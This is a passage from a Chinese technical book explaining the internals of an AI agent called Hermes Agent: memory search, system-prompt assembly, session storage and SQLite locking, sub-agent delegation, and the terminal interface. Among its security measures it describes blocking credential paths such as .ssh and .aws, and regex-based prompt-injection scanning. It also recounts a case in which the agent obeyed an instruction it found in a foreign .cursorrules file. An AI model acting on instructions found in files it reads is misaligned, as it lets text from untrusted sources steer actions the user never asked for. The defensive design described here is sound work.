不是强制要求，是温和提醒。经验是一般 Agent 确实有东西要记，只是忘了写。这行提示不破坏对话结构也不影响缓存。

6.6 搜索历史对话（FTS5）

`session_search` 工具让 Agent 搜索自己的历史对话。背后是"检索+摘要"两阶段：

1. **检索**：SQLite FTS5 全文索引搜索匹配的对话
2. **摘要**：辅助 LLM 把搜索结果结构化整理

为什么是 SQLite FTS5 而不是向量数据库？这个选择背后是对**搜索场景**的理解：

当用户让 Agent "搜索我之前关于 Docker 部署的对话"，用户想要的是**精确匹配**——找到那篇确实讨论了 Docker 部署的对话。向量数据库擅长"语义相似"（"Docker 部署"可能匹配到"Kubernetes 编排"），但 FTS5 能做到精确的关键词命中。

另外三个实际考量：

1. **零依赖**：SQLite 是 Python 标准库的一部分，不需要额外装 Elasticsearch、PostgreSQL 或 Pinecone。对于个人使用的 Agent 来说，多一个依赖就多一个故障点。
2. **低延迟**：本地 SQLite 查询毫秒级返回，向量数据库需要网络调用。Agent 在对话循环中每一步都有迭代预算，多等 200ms 就是在烧预算。
3. **Porter 词干提取**：FTS5 内置的 porter 分词器自动处理英文词形变化。
"deploying"、"deployed"、"deployment" 都能匹配到 "deploy"。这对英文技术搜索来说非常实用。

FTS5 的短板是中文分词——它按 Unicode 边界分词，不识别语义边界。"容器化部署"被拆成单字而非词组。解决方法是在 Schema 层面做调整（如预分词），但这不在默认配置中。

对比项	FTS5	向量数据库
匹配方式	关键词精确命中	语义相似度
依赖	Python 标准库自带	需要额外安装和服务
延迟	本地毫秒级	网络调用（通常 50-500ms）
中文支持	按 Unicode 分词（一般）	语义分词（更好）
维护成本	零	需要运维数据库实例

所以结论是：**FTS5 在"个人 Agent 搜索自己历史对话"这个场景下是正确选择**。向量数据库在"企业级语义搜索"场景下更合适——那是 Layer 2 MemoryProvider 要解决的问题。

§ 分隔符的实战问题

你可能会想：为什么不用常见的 - 或 # 做记忆分隔符？实战中有人跟 Agent 说"记录：第一条-主题 A，第二条-主题 B"，- 就在自然语言中出现了，边界就乱了。§ 的好处是键盘上能打出来，但在自然语言中几乎不会出现——特殊符号当分隔符就该有这个特性。

记忆操作与检索的分工

MemoryStore 的子串匹配（add/replace/remove）和 SessionDB 的 FTS5 搜索有明确分工：

- **操作场景：**需要精确找到要修改/删除的内容 → 子串匹配

- **检索场景：**需要模糊搜索相关对话 → FTS5 全文搜索

两者分工比统一用向量嵌入更合理。向量嵌入适合"找相似"但不适合"精确替换这个句子"。

一句话：MEMORY.md 记你说的话，USER.md 记你是谁，FTS5 搜历史对话，MemoryProvider 对接外部系统。三层互不干扰，按需使用。

第 7 章 系统提示——Agent 的世界观怎么搭出来的

先做个实验。你给 Agent 说"帮我写个 Python 脚本", 它不光知道怎么调工具, 还知道你是谁、你有什么技能、你习惯用什么 Python 版本。这些信息哪来的? 不是它猜的, 是你每次启动时, 系统帮你拼好了一份"世界观说明书"——就是系统提示 (System Prompt) 。

这一章我们看看这份说明书是怎么搭出来的。

7.1 系统提示里有什么？

系统提示不是一段文本那么简单。它是一份组合文档, 由好几个板块拼起来:

身份声明——告诉 Agent 它是谁。就是一句: "你是 Hermes Agent, 由 Nous Research 创建, 擅长用工具完成任务。"这行虽然简单, 但决定了 Agent 的行为基调和语气。

记忆指导——告诉 Agent 怎么用记忆工具。"别把临时任务进度记到 MEMORY.md 里"、"对话开始时先检查一下记忆"。这些规则从经验里来的——早期版本 Agent 经常把"正在写一个脚本"这种临时状态当成永久事实记下来。

技能列表——你装了多少技能, 系统提示里就有多少行。但注意, 这里只放名字和一句话描述, 不放整个技能内容。为什么? 第 5 章讲过, 这是渐进式披露——50 个技能如果全文加载, 系统提示会从 4K token 膨胀到 40K, 每次 API 调用多付 10 倍的钱。

上下文文件——你在项目根目录放个 `AGENTS.md` 或 `.hermes.md`，Agent 启动时会自动读进去。它按优先级找：先找 `.hermes.md`，没有再找 `AGENTS.md`，然后是 `CLAUDE.md`、`.cursorrules`。谁先被找到就用谁。每个文件最大 20,000 字符，超了就从两头截断——保留头 70% 和尾 20%。

记忆快照——启动时读一次 `MEMORY.md` 和 `USER.md`，把内容冻结成快照放进系统提示。后面对话中修改了记忆，系统提示不动，等下次启动再更新。

7.2 缓存是上帝——为什么系统提示要"尽可能不变"

你可能注意到了，系统提示里塞了这么多东西，但它在整个对话过程中**几乎不变化**。这不是因为懒，是因为 Anthropic 的 Prompt Caching。

回顾一下第 2 章讲过的：Anthropic 的前缀缓存是按 token 位置匹配的。系统提示从第一个 token 开始缓存，只要前缀不变，后续请求就能命中缓存，省 90% 的输入 token 钱。

如果每轮对话都重新生成系统提示（哪怕只是加了一行记忆），前缀就变了。变化点之后的所有缓存块全部失效，下一轮又是全价。

所以系统提示的设计原则是：**一次构建，全程复用**。

具体做法是：

- 首次构建后，系统提示被缓存在 SQLite 里，不走文件系统
- 插件和记忆预取的内容不塞进系统提示，而是追加到当前用户消息中——这保护了前缀
- 只有技能变更这种大事才会触发缓存失效

临时信息（比如插件想注入的上下文、记忆预取的结果）去哪了？它们被追加到当前轮次的用户消息末尾。这不是可有可无的设计细节——在 Anthropic 的 Messages API 里，系统参数是固定的，不能中间插一条新的。追加到用户消息是最安全的方式。

7.3 上下文引用：在对话里直接引用文件

你在对话里写 `@file:config.yaml` 或 `@git:3`（最近的 3 个 commit），Agent 会自动解析这些引用，把对应内容加载进来。

支持的类型：

- `@file:path` —— 加载文件内容
- `@folder:path` —— 列出目录结构
- `@git:N` —— 最近 N 个 git commit
- `@url:https://...` —— 抓取网页
- `@diff` —— 当前工作区的未提交变更
- `@staged` —— 已暂存的变更

安全边界：单次注入不超过上下文长度的 50%。敏感路径（`.ssh/`、`.aws/`、`.kube/` 等）被直接阻止。这不是对用户的不信任，是防止 Agent 在工具调用中不小心把凭证读进对话历史。

7.4 安全扫描——内容进系统提示前的最后一道门

每个进入系统提示的内容都会经过两道检查：

第一道：注入模式检测。10 个预定义的正则模式，匹配常见的提示注入手法。匹配到的内容会被替换成 `[BLOCKED: reason]`。

第二道：不可见字符检测。零宽空格、Unicode 方向控制字符这些——它们不会被渲染出来，但能影响 LLM 对 Prompt 的理解。这属于少见的攻击向量，但团队还是做了检测。

此外还有一套独立的脱敏系统（PII Redaction），在外发日志时遮蔽 API Key、Token、私钥、数据库连接串、电话号码等敏感信息。短 token 直接全盖住（***），长 token 留前 6 后 4 个字符方便辨识（`sk-proj...xYzA`）。

7.5 为什么技能列表要加三层缓存？

技能列表的生成不是每次都扫描文件系统的。它用了三层缓存：

第一层，进程内 LRU 缓存。同一个进程里，最多缓存 8 个不同的技能系统提示。缓存键包含技能目录、工具集、平台等信息——任何一个变了，缓存自动失效。

第二层，磁盘快照。进程重启后，第一层缓存空了，但磁盘上还有一份 JSON 格式的快照。加载时会校验文件的修改时间和大小，跟当前目录比对——没变化就直接用快照。

第三层才是全量扫描文件系统。只有在磁盘快照也失效时才会走到这一步。

这三层缓存把技能列表的构建时间从几百毫秒降到了微秒级。

为什么用三层缓存而不是一层？

你可能觉得：既然文件系统扫描是最保险的，每次直接扫不就完了吗？非要搞三层，是不是过度设计了？

答案在每一层的**失败场景**里。

第一层：进程内 LRU 缓存。 它的极限是进程生命周期。你启动 CLI，跑了几轮对话，然后打开网关——这是两个不同的进程，LRU 缓存不共享。每个进程各自维护自己的 LRU，不冲突。但如果进程跑了 8 个不同的技能系统提示（LRU 最多 8 个），最旧的那个被逐出。下次用到时，LRU 未命中，才掉到第二层。LRU 的假设是“用户同时使用的技能配置不超过 8 种”——如果你有 9 种配置，第 1 种就被挤出去了。

第二层：磁盘快照。 它解决的是进程重启的问题。进程崩了或你重启了机器，LRU 没了，但磁盘上还有 JSON 快照。加载快照只做一次文件比较（修改时间 + 文件大小），比扫几十个技能目录快两个数量级。快照的失效条件是目录有变更——你安装了一个新技能，快照的校验码就不对了，才掉到第三层。

第三层：全量扫描。 只有目录真的有变化才会走到这里。理论上空负载（没装新技能也没改旧技能）的情况下，第三层永远不会被触达。

三层的设计原则是“逐级降频”——第一层命中频率最高（每次对话），第二层隔几天命中也行（进程重启），第三层只在少数运维操作时触发（安装技能）。如果只用一层，要么每次对话都扫文件系统（慢），要么从不检查新技能（用户装了新技能 Agent 不知道）。三层刚好取了中间值。

上下文文件优先级顺序为什么是 .hermes.md > AGENTS.md > CLAUDE.md > .cursorrules？

四个候选文件，为什么按这个顺序查，而不是让用户显式指定“用哪个”？

优先级顺序其实是**精确度递减**的逻辑。`.hermes.md` 是 Hermes Agent 自己的专属文件，精确度最高——用户明确在这个文件里写"给 Hermes Agent 看的指令"。

`AGENTS.md` 是通用约定，很多 Agent 框架都用这个名字。`CLAUDE.md` 是 Anthropic 内部工具的惯用命名，`.cursorrules` 是 Cursor IDE 的配置文件。如果听起来绕，本质就是一条原则：**专属 > 通用 > 外来 > 第三方**。

但这个优先级有一个严重的缺陷——**当优先级系统失败时，没有用户反馈**。

假设你在项目里放了 `.cursorrules`，但它的内容其实是给 Cursor 写的，里面有大量 Cursor 专用的格式指令。Hermes Agent 找不到 `.hermes.md` 和 `AGENTS.md`，就降级用了 `.cursorrules`。结果 Agent 读到一个"打开某文件"的指令，以为是用户给的任务，直接执行了——这其实是给 Cursor IDE 的一个 keybinding 配置。

这不是假设，是真实发生过的问题。解决办法不是改优先级，而是在**系统提示前面加一条"这些上下文文件可能来自其他工具的配置"的警告**，让 Agent 不要盲目执行从上下文文件里读到的指令。用户也可以在 `.hermes.md` 里显式写

`skip_context_files: true` 来关闭自动加载。

为什么技能列表各平台共享但上下文文件不共享？

技能列表用的是 `_HERMES_CORE_TOOLS`——一个全局列表，所有平台共享。但上下文文件是按工作目录加载的：你在 CLI 里从 `/project/a` 启动，加载的是 `/project/a/.hermes.md`；你在 Telegram 上发消息，工作目录是 `MESSAGING_CWD`（默认家目录），加载的是家目录下的上下文文件。

这个差异的原因是工作方式的根本不同。技能是"知识"——Agent 应该在所有地方都知道你会什么技能。上下文文件是"当前任务的说明书"——它依赖当前的项目环

境。把 Telegram 的工作目录设成项目目录，Agent 就能读到项目的上下文文件；不改的话，它在 Telegram 上看到的上下文就是家目录级别的。这很合理：你在 CLI 里谈论项目细节，在 Telegram 上可能只是在跟 Agent 聊日常事务。

系统提示的本质就是一句话：让 Agent 知道它是什么、你有什么、你能干什么。但怎么搭这份说明书，决定了每次 API 调用你是花 4K token 的钱还是 40K 的钱。

第 8 章 会话管理——一次对话从生到死

每次你跟 Agent 的对话，从打开到关闭，背后都有一整套数据在记录：说了什么、花了多少 token、谁在什么时间说了什么。这就是会话系统管的事。

但 Hermes Agent 面临一个独特的问题：**多个进程可能同时写入同一个数据库**。消息网关模式下一个 Hermes 进程可能同时为多个平台用户服务，CLI 和子 Agent 也可能同时写入同一个数据库。SQLite 本身是单写者的，怎么在它的限制下搞出可靠的并发写入？

8.1 数据库长什么样

会话数据存在 `state.db` 里，一个 SQLite 文件，用 WAL 模式 (Write-Ahead Logging) 运行。

三张主表加一个全文索引：

sessions 表——每行就是一个对话。记录哪个平台

(CLI/Telegram/Discord...)、哪个用户、用的是什么模型、什么时候开始的、什么时候结束的、花了多少 token、花了多少钱。还有一个关键字段叫

`parent_session_id`——这个后面会讲，它是会话分支的基础。

messages 表——消息本体。每条消息的角色 (user/assistant/tool)、内容、时间戳、token 数。注意这里只存消息**元数据**不存**完整内容**——工具调用的返回结果可能非常巨大，全塞进 SQLite 的单行里可能出问题。

messages_fts 表——FTS5 全文索引。它不是独立存储内容副本的，而是用"内容同步模式"——查询时回查 messages 表。这样省了约 50% 的存储空间。

FTS5 通过数据库触发器自动同步：插入消息时自动插入索引，删除消息时自动删除索引。Agent 不用关心同步逻辑。

8.2 并发写入——SQLite 的多写者难题

这是会话系统最棘手的问题。想象这样一个场景：

网关在跑 Telegram Bot，同时 CLI 也在跑，然后 Agent 委派了一个子 Agent 去搜索资料——这三个进程都在往同一个 `state.db` 里写数据。SQLite 的 WAL 模式允许**读并发**（多个读同时进行不冲突），但**写还是串行的**——同一时间只能有一个写事务。

那多个写者撞上了怎么办？

为什么不直接用默认的 busy handler？

SQLite 自带的 busy handler 是“确定性退避”——等一个固定时间后重试。问题在于，当多个写者都用同样间隔重试时，它们会在同一时间醒来、同时竞争、同时失败、再同时 sleep。这叫**护航效应**（convoy effect），调度器把你的写操作排成了一个同步队列，完全没有效率。

Hermes 的做法：三层防抖

第一层：BEGIN IMMEDIATE

一般的 SQLite 写操作是慢吞吞的——先 `BEGIN`，然后执行 SQL，等第一条 DML（INSERT/UPDATE/DELETE）时才去获取写锁。问题是，如果两个事务都 `BEGIN` 了，然后才去抢锁，有一个必然失败，而前面的 `BEGIN` 已经做的工作全白费了。

`BEGIN IMMEDIATE` 不一样：它在事务开始时就抢写锁。要么抢到，立刻开始干活；要么抢不到，立刻失败重试。不会做了一半才发现没锁。"尽早失败，尽快重试"在这个场景下比"做了再回滚"高效得多。

第二层：随机抖动重试

如果 `BEGIN IMMEDIATE` 抢锁失败，不会等一个固定时间再重试。而是等一个随机的时间——20ms 到 150ms 之间的随机值。

随机抖动打破护航效应的原理很简单：所有写者都在不同的时间醒来，总有一个人抢到锁，其他人还在 sleep。这比大家同时醒来打架高效多了。

最多重试 15 次，平均每次等 85ms，总等待时间大概 1.3 秒。对网关场景来说够用了——如果 1.3 秒内还写不进去，说明数据库有更严重的问题。

第三层：周期性检查点

WAL 模式有一个问题：WAL 日志文件会不断增长。如果不做检查点 (checkpoint)，WAL 文件可能变得非常大，影响读取性能。

每 50 次写入后，系统执行一次 PASSIVE 检查点。PASSIVE 模式的意思是"尽量把 WAL 写回主数据库，但不阻塞其他连接"——如果别人正在读，就等下次再做。这在写入吞吐和文件大小之间取得了平衡。

连接配置的几个关键点

```
# 关键参数一览
check_same_thread=False # 允许多线程使用同一个连接（但用锁保护）
timeout=1.0             # 短超时—应用层重试负责退避，不靠 SQLite 内置
isolation_level=None     # 手动管理事务，避免 Python 自动 BEGIN
```

`isolation_level=None` 是这里最关键的一行。Python 的 `sqlite3` 模块默认会在执行任何 SQL 前自动发一个 `BEGIN`。如果你自己也想发 `BEGIN IMMEDIATE`，两个 `BEGIN` 就冲突了。关掉自动行为，全部手动控制。

护航效应（Convoy Effect）的通俗解释

"护航效应"这个名字听着专业，其实道理很简单。

想象一群人过一扇门。如果没有协调机制，大家都在退避：第一次撞上了，大家各自退后 3 秒再试。但如果你退 3 秒、我也退 3 秒、他也退 3 秒——3 秒后所有人同时醒来、同时冲向门、同时撞上、再同时退 3 秒。每次都是集体撞门，没有一个人能过去。

这就是确定性退避的问题：**相同的退避时间让所有竞争者同步了**。同步竞争让吞吐量几乎降为零——因为撞门的间隙里没有其他人尝试，门其实是开着的，但大家都在 sleep。

随机抖动解决这个问题的原理也很简单：你退 20ms，我退 150ms，他退 80ms。20ms 的人先醒来，发现门开着，直接过去。等他走了，门关了，80ms 的人醒来，又撞上了？不，他等的时候可能更新的人已经走了——实际上因为第一个人的事务很短（毫秒级），第二个人醒来时大概率已经没人了。第三个人也是一样。这就是为什么随机抖动能让吞吐量恢复到接近单写者的水平。

FTS5 内容同步模式为什么省 50% 存储？

一般的全文索引做法是：把原文内容复制一份存到索引里。`messages` 表保存原始消息，`messages_fts` 表保存一份经过分词处理的副本。两份数据，存储翻倍。

Hermes Agent 的 FTS5 用的是"内容同步模式" (content-sync)。这个模式下, FTS5 索引不保存内容副本, 只保存分词后的词条和文档 ID 的映射关系。查询时, FTS5 根据词条找到匹配的文档 ID, 然后回查 messages 表的原始行获取完整内容。

省出来的 50% 存储就是这个"不存副本"换来的。代价是每次查询多一次回表查询 (先查索引, 再查原始表), 但 SQLite 的本地查询速度让这个代价几乎不可感知——回表查询多了不到 1ms。在搜索历史对话这个场景下, 50% 的存储节省远大于 1ms 的查询开销。

对比不省存储的"内容模式": 如果你有 10 万条消息 (很常见), 每条消息平均 1KB, 原始表 100MB, FTS 再复制 100MB, 总共 200MB。用 content-sync 模式, 原始表 100MB, FTS 索引约 5-10MB (取决于分词粒度), 共 110MB 左右。省了将近一半。

加 reasoning 字段时踩了什么坑?

sessions 表在 v4 到 v5 的演进中加了一个 reasoning 字段。听起来很简单: `ALTER TABLE sessions ADD COLUMN reasoning TEXT`。但出了一系列问题。

第一个问题是**字段名的长度爆炸**。v4 之前有人写了自己的适配器, 用 reasoning 存了别的东西。加的字段不能用 reasoning——会跟现有数据冲突。最后选了 `reasoning_content`, 但有些下游代码检查 reasoning 字段是否存在决定要不要展示 Thinking Block, 加完之后它检查不到, 认为模型不支持 reasoning 功能。这是一个典型的"字段名语义歧义"问题。

第二个问题是**旧消息里 reasoning 为空的处理**。新加的 `reasoning` 列默认值为 `NULL`，但前端展示代码里写的是 `if msg.reasoning:`——`NULL` 和空字符串都判为 `False`。结果就是：旧会话的助手消息即使有思考过程，也不会显示“思考中”的提示。用户看到的只是突然跳出来的文字回复。这个问题花了三个版本才修好——先改成 `reasoning if msg.reasoning else ''`，然后又改成 `msg.get('reasoning', '')`。

第三个问题是**FTS 索引的同步延迟**。`messages` 表改了 Schema，FTS5 的触发器没有更新。插入带 `reasoning` 字段的新消息时，FTS 索引同步失败——因为插入触发器尝试把 `reasoning` 也写进 FTS 表，但 FTS 表的列定义里没有 `reasoning`。结果是新消息的全文索引缺失，`session_search` 搜不到最近几条消息。修法是重建 FTS 表的触发器，把 `reasoning` 排除在索引之外（思考过程不需要全文搜索）。

这些都是小问题，单个看都不严重。但三个问题加起来，从发现到全部修好用了一个多月——这在一个日常使用的 Agent 里是很长的故障窗口。所以 Schema 演进的原则“增量添加、不做破坏性变更”不是保守，是实践里脱了层皮换来的教训。

8.3 FTS5 全文检索——搜索历史对话

Agent 通过 `session_search` 工具搜索自己的历史对话。背后是 SQLite 的 FTS5 搜索引擎。

FTS5 的默认分词器是按 Unicode 边界切词的。对英文搜索来说效果很好——“docker deployment”会被切成 `docker` 和 `deployment` 两个词，搜索其中一个就能命中。对中文来说就差一些——“容器化部署”被切成单字，不是整词。

查询净化

用户的搜索关键词不能直接传给 FTS5。因为 FTS5 有自己的查询语法——"、(、)、+、* 这些字符有特殊含义。如果用户搜的是 "(test)"，不加处理的话 FTS5 会把它解释成查询语法，而不是字面量。

净化过程分六步：提取引号短语保护起来 -> 剥离未配对的特殊字符 -> 折叠重复的通配符 -> 移除首尾的布尔运算符 -> 给连字符词加引号 -> 恢复被保护的短语。

第六步有个巧妙的细节。`chat-send` 这种带连字符的词，FTS5 默认分词器会切成 `chat` 和 `send` 两个词。如果搜 `chat-send`，实际命中的是所有同时包含 `chat` 和 `send` 的文档，不是你想要的精确短语。加上引号变成 "`chat-send`" 就对了。

搜索能过滤什么

搜索支持丰富的过滤条件：可以只搜某个平台的对话（比如只看 CLI 的）、排除测试数据、只看助手消息、限制返回条数、分页。搜索结果会附带 BM25 匹配分数——跟 Elasticsearch 的评分算法类似，告诉 Agent 哪些结果最相关。


8.4 会话分支——像 Git 一样管理对话

你有没有这种经历：跟 Agent 聊了 20 轮，突然想试试另一个方向，但又不确定走不得通。直接新建对话的话，前面 20 轮的上下文就丢了。

会话分支就是这个场景的解决方案。

`/branch` 命令在当前对话的某个节点创建一个分支。新的会话继承父会话到分叉点为止的所有消息，之后独立发展。如果新方向走不通，切回父会话就行。

这跟 Git 的分支模型很像——`parent_session_id` 就是 `parent commit`。一个主会话可以分出多个分支，分支上还能再分分支。



配合检查点（Checkpoint）系统，用户可以同时回退对话和恢复文件。checkpoint 回滚文件系统变更（代码修改、配置变更），分支回滚对话历史（消息、上下文）。两者合在一起才是完整的"撤销"体验。

8.5 Schema 演进与向后兼容

`sessions` 表经历过 6 个版本的 Schema 演进。最开始只有基础字段，后来逐步加了结束原因、会话标题、token 统计、推理过程。

每次演进都用 `ALTER TABLE ADD COLUMN` 增量添加字段，不做破坏性变更。这意味着旧版本的数据库文件可以直接在新版本上打开，自动升级，不需要手动跑迁移脚本。

这一点对日常用户来说可能是透明的，但对运维来说很关键——你不需要为了升级 Hermes Agent 而备份、迁移、恢复数据库。启动就自动处理了。

第 9 章 子 Agent 与委派——让 Agent 自己安排人手

你让 Agent "同时搜索三个主题，然后比较结果"。Agent 的思考过程可能是：搜 A 的时候我不应该干等着，不如同时搜 B 和 C。

Hermes Agent 的委派机制就是干这个的——把大任务拆成小任务，交给独立的子 Agent 并行执行，最后把结果合并给你。

9.1 子 Agent 怎么干活

委派的流程很简单：

1. Agent 决定需要干并行的事 → 调用 `delegate_task` 工具
2. 系统创建新的子 Agent 实例（独立上下文、独立预算）
3. 子 Agent 在新线程里跑自己的对话循环
4. 跑完后，结果以纯文本形式返回给主 Agent

每个子 Agent 有自己的上下文空间——它完全不知道主 Agent 之前跟你在聊什么。

为什么子 Agent 没有"全局视角"？

这是有意为之的。主 Agent 的对话可能已经跑了 30 轮，里面有大量上下文。如果子 Agent 也继承这 30 轮的内容，有几个问题：

首先是上下文预算。子 Agent 的窗口也是有限的，如果塞进了 30 轮历史，留给它干活的 token 就不多了。其次，子 Agent 通常执行的是独立任务（"搜索 X 的文档并总结"）——它不需要知道你之前讨论了 Y。最后，多个子 Agent 如果共享上下文，压缩时就得同时考虑主 Agent 和所有子 Agent 的消息，复杂度指数上升。

那子 Agent 需要上下文怎么办？主 Agent 在委派时，通过 `task_prompt` 参数把必要信息传给它。这是一种"按需传递"——而不是"这里有一堆历史，你自己找有用的"。

子 Agent 的迭代预算

子 Agent 的迭代上限默认是 50 次，比主 Agent 的 90 次少。为什么？

因为子 Agent 的任务范围更窄——通常是"做一次搜索"或"分析一段代码"这种有明确边界的活。30 次就够了，50 次是有余量的。而且子 Agent 的 50 次是嵌套在父 Agent 的 90 次之内的——如果每个子 Agent 都用 90 次，三个子 Agent 加起来就是 270 次 LLM 调用。

9.2 并行执行——同时跑多个子任务

主 Agent 可以委派多个子 Agent 并行执行。最大并行数是 8 个——跟工具并行的上限一致（第 4 章讲过）。

并行执行不是越多越好。LLM API 提供商对单账户有并发限制（通常 10-20 QPS）。8 个并行子任务已经能占满大多数商家的配额了。设得更高，子任务会排队等 API 配额释放，并行的好处被抵消了。

子 Agent 的结果返回顺序是不确定的——可能你先委派的还在跑，后委派的已经回来了。主 Agent 需要处理这种乱序结果，有点像 MapReduce 里的 Reduce 阶段。

但有一个关键区别：MapReduce 的 Reduce 是确定性的（聚合、排序、计数），而 Hermes Agent 的"结果合并"是用 LLM 来理解、综合子 Agent 返回的内容。这

意味着合并质量依赖于 LLM 的推理能力——如果子 Agent 返回的信息有矛盾，主 Agent 需要自己判断谁是对的。

9.3 中断传播——Ctrl+C 怎么停掉所有子任务

你在主 Agent 上按 Ctrl+C，希望它停下来。但如果它已经委派了 3 个子 Agent，这 3 个子 Agent 还在各自跑着。怎么办？

中断是递归传播的：主 Agent 收到中断信号 → 设置自己的中断标志 → 遍历所有活跃的子 Agent → 调用每个子 Agent 的中断方法 → 子 Agent 再设置自己的中断标志。

这里有个线程安全问题：你按下 Ctrl+C 的瞬间，正好有一个新的子 Agent 正在被创建。如果直接遍历子 Agent 列表，可能读到一半列表变了。所以遍历时用了锁保护——`_active_children_lock` 确保遍历和修改不会同时发生。

但有个重要细节：中断是**协作式的**，不是强制终止。`cancelled` 标志在每轮迭代开始时检查，但不会在工具执行中途强行 kill 线程。这意味着如果子 Agent 正在写文件，它会把文件写完再检查中断标志。这避免了文件写到一半被截断的问题。

9.4 RPC 工具访问——沙箱调用宿主工具

`execute_code` 沙箱里的代码可以调用主 Agent 的工具——这叫 RPC（远程过程调用）访问。

```
# 沙箱里可以这样写
result = tools.read_file(path="/path/to/file")
result = tools.web_search(query="最新量子计算突破")
```

这让沙箱代码保持了 Agent 的全部能力，同时通过 RPC 接口可以加一层访问控制。

设计思路很简单：沙箱里你只能通过白名单接口调用工具，不能直接访问文件系统或网络。RPC 层负责验证参数、执行工具、返回结果，沙箱代码本身没有系统权限。

****委派设计的核心权衡是"信息共享"与"上下文隔离"之间的平衡。独立上下文避免了主 Agent 的上下文爆炸，但子 Agent 因此丧失了全局视角。解决方式不是让子 Agent 继承全部历史，而是让主 Agent 在委派时精确传递必要信息。**

为什么子 Agent 必须是独立上下文？——零和预算的数字论证

这个选择背后有一个简单的数字计算。假设主 Agent 的上下文窗口是 200K token（Claude Sonnet 的窗口），已经用了 150K，还剩 50K。

如果子 Agent 继承全部上下文，那子 Agent 一启动，自己的窗口就被主 Agent 的 150K 占满了。它只剩下 50K 可用。如果它需要读一个大文件（比如 30K token），加上自己对话的系统提示和工具 Schema（约 4K），剩下 16K 给对话——很快就满了，触发压缩。

问题更严重的是多个子 Agent。如果同时委派 3 个子 Agent，每个都复制 150K 的上下文，总共占用 450K 的记忆——这还没执行任务，光是上下文拷贝就消耗了 1.5 个完整窗口。这还没有上下文泄露的问题：子 Agent 看到了主 Agent 的所有对话，包括用户隐私信息。

独立上下文的配置是：每个子 Agent 从零开始，窗口 100% 可用。主 Agent 通过 `task_prompt` 传递必要信息。典型的 `task_prompt` 约 500-2000 token，不到完整上下文的 1%。3 个子 Agent 各用 2K = 6K，是 450K 的 1/75。

继承上下文： $3 \times 150K = 450K$ （还没干活就没了）

独立上下文： $3 \times 2K = 6K$ （精确传递必要信息）

这是一个极端的“零和预算”问题——上下文窗口是有限的，给子 Agent 用多了，主 Agent 自己就少了。独立上下文把“所有子 Agent 共享一个预算池”变成了“每个子 Agent 有自己的预算池”。

为什么最大并行数是 8？

并行执行的上限是 8，跟工具并行的上限一致。但不是随便定的。

首先看 API 速率限制。主流 LLM API 提供商（OpenAI、Anthropic、OpenRouter）对单账户通常限制在 10-20 QPS（每秒请求数）。如果跑 8 个并行子 Agent，每个子 Agent 每轮对话至少发 1 次 API 请求（多轮对话可能更多），已经在消耗 8 QPS。设到 16 的话，还没到极限就已经在排队了。

然后看线程开销。每个子 Agent 跑在独立的 `ThreadPoolExecutor` 线程里。Python 线程的创建和切换成本不高，但线程数多了，GIL 的竞争加剧。8 个线程已经是 Python 线程池常用的上限值。

最后看实际收益。Hermes Agent 的典型委派场景是“同时搜索 3-4 个主题”或“并行分析几个文件”。超过 8 个并行子任务，通常不是委派能解决的了——你给的指令复杂度超过了 Agent 的拆分能力。多数时候 3-5 个并行就够了。

为什么用 `imap_unordered` 而不是 `imap`？

`ThreadPoolExecutor` 有两个提结果的方法：`imap` 和 `imap_unordered`。`imap` 按**提交顺序**返回结果——先提交的子 Agent 的结果先返回，即使它实际跑得比后提交的慢。`imap_unordered` 按**完成顺序**返回结果——谁先跑完谁先返回。

Hermes Agent 选了 `imap_unordered`。原因很直接：如果三个子 Agent 中有一个特别慢（比如需要搜索一个冷门网站），`imap` 会让主 Agent 等这个慢的回来才能拿到其他快的已经完成的结果。结果是主 Agent 能看到的结果是按提交顺序排列的，但主 Agent 的处理（理解和合并结果）本身也是顺序的——它必须一个个看结果。用 `imap_unordered`，主 Agent 可以边收边处理，不用干等。

更实际的问题在超时处理。`imap` 的超时是针对“下一个结果”的——如果你设的 `timeout=30s`，但第 1 个提交的子 Agent 跑了 60 秒，主 Agent 在第 30 秒就超时退出了，即使第 2 个和第 3 个子 Agent 已经完成了。`imap_unordered` 的超时没有这个问题——它拿到的下一个结果总是最快完成的那个，不会因为一个慢的子 Agent 拖垮所有。

代价是主 Agent 看到的结果顺序不确定。但这是容易处理的——每个子 Agent 返回的内容里包含 `task_id`，主 Agent 根据内容而不是顺序来识别结果。 **

第三篇：深入理解

第 10 章 终端界面——命令行里的交互体验

第一次跑 `hermes chat` 时你看到的那个带标题、带彩色、带输入框的界面，不只是"命令行输入输出"。它是一个完整的交互式终端应用——支持多行编辑、自动补全、流式渲染、语音输入和皮肤主题。

10.1 为什么需要三个线程？

你输入消息，Agent 思考、调用工具、流式返回结果，你还能同时输入下一个命令。这不是理所当然的——背后是三个线程在协作。

主线程处理界面渲染和键盘事件。你按的每个键、Tab 补全、Ctrl+C 中断，都是它在管。prompt_toolkit 的事件循环独占这个线程。

process_loop 线程处理消息分发。你输入的消息先放到一个队列里，这个线程从队列里取出来，判断是斜杠命令还是聊天消息，然后分发。

Agent 线程执行对话循环。Agent 调用 LLM 是同步的——发出请求后等待返回，这期间不能处理其他事。如果把 Agent 的执行放在主线程上，你在等回复的时候界面就冻住了。放在独立线程里，主线程可以继续渲染动画、处理键盘事件。

GUI 应用里"主线程不能阻塞"是基本常识。Agent 的 LLM 调用一次可能等 5-30 秒，这段时间足够让用户体验从"流畅"变成"卡死"。三线程模型解决了这个问题。

为什么三个线程而不是两个？

你可能会想：UI 一个线程处理渲染和键盘，Agent 一个线程处理对话，两个线程不就够了吗？

两个线程的问题在"Agent 线程"的东西太多了。Agent 线程要跑对话循环（调用 LLM）、要分发消息（判断是斜杠命令还是聊天消息）、要处理 Spinner 动画。如果你在 Agent 线程里直接做消息分发，Spinner 就会卡住——因为分发过程中不能同时做动画输出。

分开后的分工很清晰：

- **主线程**：管 `prompt_toolkit` 的事件循环，处理用户输入、Tab 补全、Ctrl+C 中断。这是 GUI 应用的标配——所有接收用户操作的线程必须保持响应。
- **process_loop 线程**：从队列里取消息，做命令解析和逻辑分发。这个过程可能涉及文件操作、配置读写，这些 I/O 操作不应阻塞 UI。
- **Agent 线程**：跑 LLM 调用。这是最慢的一环——一次 API 调用可能 5-30 秒。放在独立线程意味着 UI 在整个过程中保持流畅，还能显示 Spinner 动画。

